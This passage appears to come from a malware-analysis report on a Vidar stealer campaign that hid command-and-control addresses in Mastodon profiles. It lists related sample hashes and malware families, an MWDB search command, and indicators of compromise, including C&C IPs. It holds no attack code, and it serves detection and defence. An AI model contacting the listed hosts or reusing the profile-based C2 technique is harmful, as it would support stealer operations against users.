
Mastadon oleg98 profile - pointing to `65.108.80.190`

Campaign background

Unfortunately, we don't have much information on how the campaign was delivered and which entities were targeted directly. What is interesting, though, is that the actor used several other malware families.

Let's take a look at source samples in MWDB. We'll use mwdblib to quickly find the files that were extracted into the config in question.

```
mwdb search files 'child:(child:
(config.dhash:abed3750173760a9bcc5f6d78ccdd3557ce27135c8c5e6e593a9a7387e738c4e))'
```



```
+------------------------------------------------------------------+------------+-------------------------------------------------------------------------------------------------------+----------------------+
| Name/SHA256                                                      | Size       | Type/Tags                                                                                             | Creation time        |
+------------------------------------------------------------------+------------+-------------------------------------------------------------------------------------------------------+----------------------+
| 69d766e919d6f40d9e409c5b1074c0c7.exe                             | 238.6 kB   | PE32 executable (GUI) Intel 80386, for MS Windows                                                     | Oct 21               |
| 736b919068232acf7aae67e3ca5e915c89faade4110b31ff75c249ade1991ef6 |            | feed:urlhaus runnable:win32:exe urlhaus:exe yara:win_smokeloader et:smokeloader feed:malwarebazaar ur |                      |
|                                                                  |            | lhaus:32 ripped:vidar                                                                                 |                      |
+------------------------------------------------------------------+------------+-------------------------------------------------------------------------------------------------------+----------------------+
| Setup.exe                                                        | 536.1 kB   | PE32 executable (GUI) Intel 80386, for MS Windows                                                     | Oct 20               |
| ebe82a7d2f2f9989a5e4ef6a4602a8224abdff7aef5baa6beacb5977c02ac3e0 |            | runnable:win32:exe yara:win_raccoon ripped:raccoon feed:malwarebazaar et:raccoon_stealer et:redline r |                      |
|                                                                  |            | ipped:vidar                                                                                           |                      |
+------------------------------------------------------------------+------------+-------------------------------------------------------------------------------------------------------+----------------------+
| pctool.exe                                                       | 3.6 MB     | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows                                  | Oct 20               |
| dbc78e2174ea6ef2807de19d0c1c60d0d027ce3d83a001d0d1bb603afad2f961 |            | feed:urlhaus runnable:win32:exe et:avecaesar et:raccoon_stealer et:redline ripped:redlinestealer ripp |                      |
|                                                                  |            | ed:vidar                                                                                              |                      |
+------------------------------------------------------------------+------------+-------------------------------------------------------------------------------------------------------+----------------------+
| pctool.exe                                                       | 3.6 MB     | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows                                  | Oct 20               |
| 106d93ced41d81795f66bb29ad5c847a25a1e2c094fe28a67dc576f1c33fcad4 |            | feed:urlhaus runnable:win32:exe yara:win_raccoon ripped:raccoon et:raccoon_stealer et:redline ripped: |                      |
|                                                                  |            | vidar                                                                                                 |                      |
+------------------------------------------------------------------+------------+-------------------------------------------------------------------------------------------------------+----------------------+
| 4463bf7d3c435e6d08efce23c43be767.exe                             | 3.6 MB     | PE32 executable (GUI) Intel 80386, for MS Windows                                                     | Oct 20               |
| d7480662bc7ee6dc38227ea381978553b1774774e4a0a70ea3bf6aebbca48622 |            | runnable:win32:exe feed:malwarebazaar et:bitrat et:redline ripped:vidar                               |                      |
+------------------------------------------------------------------+------------+-------------------------------------------------------------------------------------------------------+----------------------+
| a2ef57bbe3a8af95196a419a7962bfaa.exe                             | 739.3 kB   | PE32 executable (GUI) Intel 80386, for MS Windows                                                     | Oct 20               |
| 4bc52cd8296fcffc22b5ca8ebf2b161260d71c8d34658f45c9c93cf6d65749e9 |            | runnable:win32:exe feed:malwarebazaar ripped:vidar                                                    |                      |
+------------------------------------------------------------------+------------+-------------------------------------------------------------------------------------------------------+----------------------+
| b2a7ab12fd91fab7767d41fa9cf06369.exe                             | 827.4 kB   | PE32 executable (GUI) Intel 80386, for MS Windows                                                     | Oct 20               |
| 4b3e6a191ab050a87aeeb8a650290c4e217e9508971beeb929417d13d89292e2 |            | runnable:win32:exe yara:win_stop feed:malwarebazaar ripped:vidar                                      |                      |
+------------------------------------------------------------------+------------+-------------------------------------------------------------------------------------------------------+----------------------+
| bd313f9102739a231c214b4fe4f6c3a3.exe                             | 238.6 kB   | PE32 executable (GUI) Intel 80386, for MS Windows                                                     | Oct 20               |
| c95d04ae659ff27da971c970ec072ffbec37551120fe8c395d5455fba4139d0d |            | runnable:win32:exe yara:win_smokeloader et:smokeloader feed:malwarebazaar ripped:vidar                |                      |
+------------------------------------------------------------------+------------+-------------------------------------------------------------------------------------------------------+----------------------+
| 15A0                                                             | 871.0 kB   | PE32 executable (GUI) Intel 80386, for MS Windows                                                     | Oct 19               |
| f33b348f158a12fed5764eab95508214cd58f6521325a5c4efd98bdaea83f11c |            | vidar runnable:win32:exe unpacked ripped:vidar                                                        |                      |
+------------------------------------------------------------------+------------+-------------------------------------------------------------------------------------------------------+----------------------+
| decrypted_2.exe                                                  | 876.5 kB   | data                                                                                                  | Oct 19               |
| 8533157dc20f324c822c2d84d1d2f68934d37943c15e01fbb06761e0e6d6d33a |            | <none>                                                                                                |                      |
+------------------------------------------------------------------+------------+-------------------------------------------------------------------------------------------------------+----------------------+
| build2.exe                                                       | 791.6 kB   | PE32 executable (GUI) Intel 80386, for MS Windows                                                     | Oct 19               |
| b115531ef23c109fb58c392379b7f55eff11169e1317b263da60edd9ac98f6b1 |            | runnable:win32:exe ripped:vidar                                                                       |                      |
+------------------------------------------------------------------+------------+-------------------------------------------------------------------------------------------------------+----------------------+
| c81d1895f7472cec079c7f12419feaf0.exe                             | 840.2 kB   | PE32 executable (GUI) Intel 80386, for MS Windows                                                     | Oct 19               |
| 6aae67d87cd2ef23c4b9265c8e83db5142f00154e66e47b1e54219cea794682b |            | runnable:win32:exe yara:win_stop feed:malwarebazaar ripped:vidar                                      |                      |
+------------------------------------------------------------------+------------+-------------------------------------------------------------------------------------------------------+----------------------+
| 91db4a17206eda8936d0ce1e12eb51a8.exe                             | 830.0 kB   | PE32 executable (GUI) Intel 80386, for MS Windows                                                     | Oct 19               |
| aad6294207c2facfebf440fa5d52804422edbf9c9e9adb4a7aaff0310b1c5d11 |            | runnable:win32:exe yara:win_stop feed:malwarebazaar ripped:vidar                                      |                      |
+------------------------------------------------------------------+------------+-------------------------------------------------------------------------------------------------------+----------------------+
| 13c23cbf373b0460e1b150be9d334941.exe                             | 830.5 kB   | PE32 executable (GUI) Intel 80386, for MS Windows                                                     | Oct 19               |
| 43b31ea75f3c0666523aefc13e216a651e8e93feaeff1165cb35ed374365cdd6 |            | runnable:win32:exe yara:win_stop feed:malwarebazaar ripped:vidar                                      |                      |
+------------------------------------------------------------------+------------+-------------------------------------------------------------------------------------------------------+----------------------+
| setup_x86_x64_install.exe                                        | 4.8 MB     | PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive         | Oct 18               |
| d7b0380241e4d47fc00e72faa08831b51b0ae360d5ccc45717f39f3106c3020a |            | runnable:win32:exe yara:win_smokeloader yara:win_karius feed:malwarebazaar ripped:vidar               |                      |
+------------------------------------------------------------------+------------+-------------------------------------------------------------------------------------------------------+----------------------+
| a9d63ba83576c19bb1dbad9e85b51ecc.exe                             | 6.2 MB     | PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive         | Oct 18               |
| 995d009e2fa6b510a0251895e0e71d0709ebfdeac782eae91caa3b4ee30bd29b |            | runnable:win32:exe yara:win_smokeloader yara:win_karius feed:malwarebazaar ripped:redlinestealer ripp |                      |
|                                                                  |            | ed:vidar                                                                                              |                      |
+------------------------------------------------------------------+------------+-------------------------------------------------------------------------------------------------------+----------------------+
:
```

All matched samples and accompanying tags:

```
'77737d30b68a8fa75847570bfaa2c718875c532de61d7a5643504a1ac892a330',
['feed:malwarebazaar', 'ripped:raccoon', 'ripped:vidar', 'runnable:win32:exe',
'yara:win_karius', 'yara:win_raccoon', 'yara:win_smokeloader']
'9405f9084c8ec3eff442b83c20928fceb3e6372d504381b0527a7512a9889231',
['feed:malwarebazaar', 'feed:urlhaus', 'ripped:vidar', 'runnable:win32:exe',
'urlhaus:arkeistealer', 'urlhaus:exe']
'062c573497b73b4feaa77a78c2c76f6b095e51de635ac936e034f72afa081ecf',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe', 'yara:win_stop']
'c8aa42e07176d24c933d1e2bc4f0052b2973f98fc6e395d90f09e07dbf7c0585',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe']
'736b919068232acf7aae67e3ca5e915c89faade4110b31ff75c249ade1991ef6',
['et:smokeloader', 'feed:malwarebazaar', 'feed:urlhaus', 'ripped:vidar',
'runnable:win32:exe', 'urlhaus:32', 'urlhaus:exe', 'yara:win_smokeloader']
'ebe82a7d2f2f9989a5e4ef6a4602a8224abdff7aef5baa6beacb5977c02ac3e0',
['et:raccoon_stealer', 'et:redline', 'feed:malwarebazaar', 'ripped:raccoon',
'ripped:vidar', 'runnable:win32:exe', 'yara:win_raccoon']
'dbc78e2174ea6ef2807de19d0c1c60d0d027ce3d83a001d0d1bb603afad2f961', ['et:avecaesar',
'et:raccoon_stealer', 'et:redline', 'feed:urlhaus', 'ripped:redlinestealer',
'ripped:vidar', 'runnable:win32:exe']
'106d93ced41d81795f66bb29ad5c847a25a1e2c094fe28a67dc576f1c33fcad4',
['et:raccoon_stealer', 'et:redline', 'feed:urlhaus', 'ripped:raccoon',
'ripped:vidar', 'runnable:win32:exe', 'yara:win_raccoon']
'd7480662bc7ee6dc38227ea381978553b1774774e4a0a70ea3bf6aebbca48622', ['et:bitrat',
'et:redline', 'feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe']
'4bc52cd8296fcffc22b5ca8ebf2b161260d71c8d34658f45c9c93cf6d65749e9',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe']
'4b3e6a191ab050a87aeeb8a650290c4e217e9508971beeb929417d13d89292e2',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe', 'yara:win_stop']
'c95d04ae659ff27da971c970ec072ffbec37551120fe8c395d5455fba4139d0d',
['et:smokeloader', 'feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe',
'yara:win_smokeloader']
'6aae67d87cd2ef23c4b9265c8e83db5142f00154e66e47b1e54219cea794682b',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe', 'yara:win_stop']
'aad6294207c2facfebf440fa5d52804422edbf9c9e9adb4a7aaff0310b1c5d11',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe', 'yara:win_stop']
'43b31ea75f3c0666523aefc13e216a651e8e93feaeff1165cb35ed374365cdd6',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe', 'yara:win_stop']
'd7b0380241e4d47fc00e72faa08831b51b0ae360d5ccc45717f39f3106c3020a',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe', 'yara:win_karius',
'yara:win_smokeloader']
'995d009e2fa6b510a0251895e0e71d0709ebfdeac782eae91caa3b4ee30bd29b',
['feed:malwarebazaar', 'ripped:redlinestealer', 'ripped:vidar', 'runnable:win32:exe',
'yara:win_karius', 'yara:win_smokeloader']
'6c2ad98af84288aff6f49ae92f9f71befbfaa4ac35d1a05b1441f1ce15124ee0',
['feed:malwarebazaar', 'ripped:raccoon', 'ripped:redlinestealer', 'ripped:vidar',
'runnable:win32:exe', 'yara:win_raccoon', 'yara:win_smokeloader', 'yara:win_stop']
'3276f5cb5545e19704b1ef2897c17d721d6e156323f48f19275997d3cc62d005',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe']
'ee6cb977e78651d7b9a3fd412a40f6e2cd1501f05b04c49e744db35c83181132',
['et:raccoon_stealer', 'et:redline', 'feed:malwarebazaar', 'ripped:raccoon',
'ripped:redlinestealer', 'ripped:vidar', 'runnable:win32:exe', 'yara:win_raccoon',
'yara:win_smokeloader']
'22dbf29f7b7ee63da9418ab462b83e242823b83af7d697e7cf34796febc4d884',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe']
'149d9555994e5930d863674a2c55d295d5a19446bed86ef1079ccbbbdae9975f',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe']
'90618d3aa5146d27b46476a4c7bfcc2e5323b74dcbcf2c0af6b4f00c4c2d9297',
['et:raccoon_stealer', 'et:redline', 'feed:malwarebazaar', 'ripped:vidar',
'runnable:win32:exe']
'7a5444f5316764d3960132052abe097784a29b7390e0ece10c86b804c125100f',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe']
'98ee19dbbe959081f2d95b7f56af58fcb7ecdc5b85bb9ee13775376b9bad1ccf',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe']
'9fefd930a1cc7b257fe5a65bc3eda3167bc0f82895f288fc34eaca3411b2688b',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe']
'11a83b7f651c007cef7ca9490fc560dbfda8cd6b538199e277047c8087c7cee0',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe', 'yara:win_stop']
'611796a36903059a2d1725d7849a375b9aa2902254c0d5f5fa2122e83570ea3a',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe']
'7ec5f24e6f59719e6c071ec719dcfcbe8e48f5293f493b903f19446c1815048b',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe']
'518e682b4f0226db5e1abb7b62a32a2f46db719b6c407317273cbef56c811657', ['feed:urlhaus',
'ripped:vidar', 'runnable:win32:exe', 'urlhaus:arkeistealer', 'urlhaus:exe']
'bf4d1dcd4b9129f47ec4239fa5a33e00c981e5fac5b8be880b76d2a1f5753c34',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe']
'd9b6823ca8e13b78c269c5d21e948dbab625ea87d3370d163eeabeb3822aef56',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe']
'8a2abfa467352b278a1233aead9dffbb23a6d17bd50fe22e275ca92a1911c23c', ['feed:urlhaus',
'ripped:vidar', 'runnable:win32:exe', 'urlhaus:arkeistealer', 'urlhaus:exe']
'1fbbaa6cfa20d6e11a3e5e4ba0702f608d474cbf5a86eef891fb57a671c684be',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe']
'2692f4594cebfa3afca882274dc1432fea1ccbc7d3f37db3e15059722db1d97b',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe']
'9cffbade290f88c34b8a5e2e551fd9ae035eeda9d49d0eb0fecec8e40ecf2e84',
['feed:malwarebazaar', 'ripped:vidar', 'runnable:win32:exe']
```

We can see that besides Vidar, MWDB was also able to detect and extract configurations from the following malware families:

- Raccoon
- RedLine Stealer
- SmokeLoader
- STOP ransomware

All of the recognized samples were uploaded as a part of the URLhaus[2], and MalwareBazaar[3] feeds, both developed by abuse.ch.

Indicators of Compromise

C&C profile proxies

- hxxps://mas.to/@sslam
- hxxps://mas.to/@serg4325
- hxxps://mas.to/@xeroxxx
- hxxps://mas.to/@oleg98

- hxxps://mas.to/@artemida

C&C servers

- 65.108.80[.]190
- 167.86.127[.]231

Samples

```
16c3f8999141beee55afdb49670b9e44b4916816faeb643639a7ace81c13806a
1d4ecd52ab85b7f5229f00ee10d438286e361d4c304000abca8b3dcbe1d7c720
77737d30b68a8fa75847570bfaa2c718875c532de61d7a5643504a1ac892a330
9405f9084c8ec3eff442b83c20928fceb3e6372d504381b0527a7512a9889231
062c573497b73b4feaa77a78c2c76f6b095e51de635ac936e034f72afa081ecf
c8aa42e07176d24c933d1e2bc4f0052b2973f98fc6e395d90f09e07dbf7c0585
736b919068232acf7aae67e3ca5e915c89faade4110b31ff75c249ade1991ef6
ebe82a7d2f2f9989a5e4ef6a4602a8224abdff7aef5baa6beacb5977c02ac3e0
dbc78e2174ea6ef2807de19d0c1c60d0d027ce3d83a001d0d1bb603afad2f961
106d93ced41d81795f66bb29ad5c847a25a1e2c094fe28a67dc576f1c33fcad4
d7480662bc7ee6dc38227ea381978553b1774774e4a0a70ea3bf6aebbca48622
4bc52cd8296fcffc22b5ca8ebf2b161260d71c8d34658f45c9c93cf6d65749e9
4b3e6a191ab050a87aeeb8a650290c4e217e9508971beeb929417d13d89292e2
c95d04ae659ff27da971c970ec072ffbec37551120fe8c395d5455fba4139d0d
6aae67d87cd2ef23c4b9265c8e83db5142f00154e66e47b1e54219cea794682b
aad6294207c2facfebf440fa5d52804422edbf9c9e9adb4a7aaff0310b1c5d11
43b31ea75f3c0666523aefc13e216a651e8e93feaeff1165cb35ed374365cdd6
d7b0380241e4d47fc00e72faa08831b51b0ae360d5ccc45717f39f3106c3020a
995d009e2fa6b510a0251895e0e71d0709ebfdeac782eae91caa3b4ee30bd29b
6c2ad98af84288aff6f49ae92f9f71befbfaa4ac35d1a05b1441f1ce15124ee0
3276f5cb5545e19704b1ef2897c17d721d6e156323f48f19275997d3cc62d005
ee6cb977e78651d7b9a3fd412a40f6e2cd1501f05b04c49e744db35c83181132
22dbf29f7b7ee63da9418ab462b83e242823b83af7d697e7cf34796febc4d884
149d9555994e5930d863674a2c55d295d5a19446bed86ef1079ccbbbdae9975f
90618d3aa5146d27b46476a4c7bfcc2e5323b74dcbcf2c0af6b4f00c4c2d9297
7a5444f5316764d3960132052abe097784a29b7390e0ece10c86b804c125100f
98ee19dbbe959081f2d95b7f56af58fcb7ecdc5b85bb9ee13775376b9bad1ccf
9fefd930a1cc7b257fe5a65bc3eda3167bc0f82895f288fc34eaca3411b2688b
11a83b7f651c007cef7ca9490fc560dbfda8cd6b538199e277047c8087c7cee0
611796a36903059a2d1725d7849a375b9aa2902254c0d5f5fa2122e83570ea3a
7ec5f24e6f59719e6c071ec719dcfcbe8e48f5293f493b903f19446c1815048b
518e682b4f0226db5e1abb7b62a32a2f46db719b6c407317273cbef56c811657
bf4d1dcd4b9129f47ec4239fa5a33e00c981e5fac5b8be880b76d2a1f5753c34
d9b6823ca8e13b78c269c5d21e948dbab625ea87d3370d163eeabeb3822aef56
8a2abfa467352b278a1233aead9dffbb23a6d17bd50fe22e275ca92a1911c23c
1fbbaa6cfa20d6e11a3e5e4ba0702f608d474cbf5a86eef891fb57a671c684be
2692f4594cebfa3afca882274dc1432fea1ccbc7d3f37db3e15059722db1d97b
9cffbade290f88c34b8a5e2e551fd9ae035eeda9d49d0eb0fecec8e40ecf2e84
446d53cdc62a86025835e93938afeb9c1b24f28f2bade4980c01ac517b76c760
```

References